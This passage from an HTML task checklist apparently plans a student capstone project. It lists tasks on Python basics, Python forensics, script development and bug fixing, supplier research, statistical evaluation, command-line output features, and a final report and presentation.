<input type="checkbox"/>	Fundamental for Python	<b>Task 2.3.1</b>
<input type="checkbox"/>	Python Forensics	<b>Task 2.3.2</b>
<input type="checkbox"/>	Develop Python script	<b>Task 2.4</b>
<input type="checkbox"/>	Conduct guided research based on accepted proposal	<b>Task 2.5</b>
<input type="checkbox"/>	Conduct research with potential suppliers	<b>Task 2.6</b>
<input type="checkbox"/>	Test and fix bugs for python script	<b>Task 2.7</b>
<input type="checkbox"/>	Evaluate results by statistical method	<b>Task 2.8</b>
<input type="checkbox"/>	Collect data from research	<b>Task 2.9</b>
Phase 3	<b>Capstone Project</b>	<b>PHASE 3</b>
<input type="checkbox"/>	Add several Features	<b>Task 3.1</b>

<input type="checkbox"/>	Colour print feature	<b>Task 3.1.1</b>
<input type="checkbox"/>	Save output feature	<b>Task 3.1.2</b>
<input type="checkbox"/>	Analyze feature	<b>Task 3.1.3</b>
<input type="checkbox"/>	New design in command line	<b>Task 3.2</b>
<input type="checkbox"/>	Design and prepare research for presentation	<b>Task 3.3</b>
<input type="checkbox"/>	Critique research results	<b>Task 3.4</b>
<input type="checkbox"/>	Create a professional research report	<b>Task 3.5</b>
<input type="checkbox"/>	Create a formal presentation	<b>Task 3.6</b>